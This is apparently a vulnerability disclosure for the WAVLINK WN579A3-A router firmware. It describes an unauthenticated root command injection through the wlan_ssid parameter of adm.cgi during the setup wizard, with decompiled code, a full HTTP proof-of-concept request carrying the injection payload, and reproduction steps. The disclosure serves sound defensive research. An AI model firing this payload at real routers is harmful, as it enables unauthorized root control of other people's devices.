WAVLINK WN579A3-A firmware build 2026-03-10 (94f93d4): Unauthenticated command injection vulnerability in adm.cgi wzdgwMesh via wlan_ssid leading to root RCE

TARGET

- Device: WAVLINK WN579A3-A Router (MT7628)
- Firmware version : WINSTAR_WN579A3-A-2026-03-10-94f93d4

BUG TYPE

Command Execution Vulnerability

Severity

- **CVSS v3.1**: 9.8 (Critical) `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
- **CWE**: CWE-78 (Improper Neutralization of Special Elements used in an OS Command)
- **Attack Vector**: Network (no authentication, no user interaction)
- **Privileges Required**: None (reachable without authentication in the initial setup wizard state)

Affected Environment

- SoC: MediaTek MT7628 (MIPS 24Kc, OpenWrt ramips)
- OS: OpenWrt Chaos Calmer 15.05.1, kernel 3.10.108
- Web: LuCI git-22.308.13369-94f93d4 / lighttpd 1.4.45
- CGI: `/cgi-bin/adm.cgi` (chrooted in the rootfs)

Abstract

The WAVLINK WL-WN579A3-A router contains a command injection vulnerability in the `set_wzdgwMesh` function within the `/cgi-bin/adm.cgi` CGI program. This vulnerability specifically occurs during the processing of the `wlan_ssid` parameter. Due to insufficient input validation and inadequate filtering of user-controllable parameters, attackers can inject system commands into the `wlan_ssid` parameter through specially crafted malicious requests. By exploiting this vulnerability, unauthorized attackers can execute arbitrary system commands as root during the initial setup wizard state (`UserInit=0`), thereby gaining complete control over affected router devices.

Vulnerability Point

```
if ( !strcmp(v11, "ntp") )
{
  sub_405DF0(v9);
}
else if ( v13 )
{
  if ( !strcmp(v11, "wzdgwMesh") || !strcmp(v11, "wzdapMesh") )
  {
    sub_404904((int)v9);
  }
  else if ( !strcmp(v11, "reboot") )
  {
```

When `page=wzdgwMesh`, execution enters `sub_404904`.

```
int __fastcall sub_404904(int a1)
{
  int v2; // $v0
  int v3; // $s3
  int v4; // $v0
  int v5; // $v0
  const char *v6; // $s5
  int v7; // $v0
  char *v8; // $s4
  int v9; // $v0
  char *v10; // $s3
  int v11; // $v0
```

The function below receives the parameters `WanOT`, `wl_Method`, `wlan_ssid`, etc.

```
  v3 = fopen("/dev/console", "w+");
  if ( v3 )
  {
    fprintf(v3, "%s:%s:%d:RussianPPPoE_flag=%s\n", "adm.c", "set_wzdgwMesh", 824, v83);
    fclose(v3);
  }
}
v81 = 0;
wlink_uci_get_value("winstar", "system", "WiFiBand", &v81, 4);
v4 = sub_4091A4("Wan0T", a1, 0);
v6 = (const char *)strdup(v4);
v5 = sub_4091A4("wl_Method", a1, 0);
v8 = (char *)strdup(v5);
v7 = sub_4091A4("wlan_ssid", a1, 0);
v10 = (char *)strdup(v7);
v9 = sub_4091A4("submit-url", a1, 0);
strdup(v9);
v11 = sub_4091A4("submit-url", a1, 0);
v88 = (const char *)strdup(v11);
v12 = sub_4091A4("web_pskValue", a1, 0);
v87 = (char *)strdup(v12);
v13 = sub_4091A4("wl_Pass", a1, 0);
```

When the input passes through the blacklist check `sub_40A93C`:

```
61      {
62        fprintf(v65, "%s:%s:%d:pptp_cmd=%s\n\n", "adm.c", "set_wzdgwMesh", 1030, v74);
63        fclose(v65);
64      }
65    }
66    if ( sub_40A93C(v74) == 1 )
67    {
68      result = access("/tmp/web_log", 0);
69      if ( result )
70        return result;
71      result = fopen("/dev/console", "w+");
72      v47 = result;
73      if ( !result )
74        return result;
```

It only checks for `|` and backticks (`` ` ``).

```
int __fastcall sub_40A93C(char *a1)
{
  char *v2; // $v0
  char *i; // $a0
  int v4; // $v1

  v2 = &a1[((int (*)(void))strlen)()];
  for ( i = a1; ; ++i )
  {
    if ( i == v2 )
      return 0;
    v4 = *i;
    if ( v4 == 0x7C )
      break;
    if ( v4 == 0x60 )
      return 1;
  }
  return 1;
}
```

Execution then continues into the vulnerable sink `system()`:

Since the blacklist does not filter `;`, `"`, `>`, `#`, etc., an attacker can craft a command injection payload and achieve root RCE.

This requires the device to be in the initial setup wizard state: when `option UserInit` in `/etc/config/winstar` is `0`, unauthenticated RCE is possible.

PoC

```
POST /cgi-bin/adm.cgi HTTP/1.1

Host: 192.168.10.2

Content-Length: 224

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1
```

```
Origin: http://192.168.10.2

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.71 Safari/537.36

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://ap.setup/

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close



page=wzdgwMesh&WanOT=1&wl_Method=OPEN&wlan_ssid=Z%22%3Becho%20getshell%20%3E%20%
2Fcmd.txt%3B%23&EncrypType=NONE&web_pskValue=x
```

Impact

In the initial setup wizard state (fresh out-of-box or after factory reset, `UserInit=0`, `Popup=1`), an attacker without any authentication or cookie can execute arbitrary commands as **root** on the router.

Reproduction

Prerequisites


1. The device is in the initial setup wizard state: `option UserInit '0'` and `option Popup 1` in `/etc/config/winstar` (true for a fresh/out-of-box device or after factory reset; for an already-initialized device, reset the flag on the device side first — see step 1)
2. The device WLAN band is the factory default `WiFiBand 'D'` (a UCI configuration, not a request parameter — the attacker neither needs to nor can specify it)

Reproduction Steps

1. (Required on first reproduction to reset the wizard flag) Run on the device:

```
sed -i "s/option UserInit '.*'/option UserInit '0'/" /etc/config/winstar
cat /etc/config/winstar | grep User
```

The status before and after the reset is shown in the figure below:



2. Send exploit request without cookies (as described in the previous section, with `wlan_ssid=Z%22%3Becho%20getshell%20%3E%20%2Fcmd.txt%3B%23`, and the Referer header containing `ap.setup` to pass the validation check).

3. Verification: The file `/cmd.txt` appears in the device's root directory, containing the string `getshell`, confirming that the command was executed with root privileges.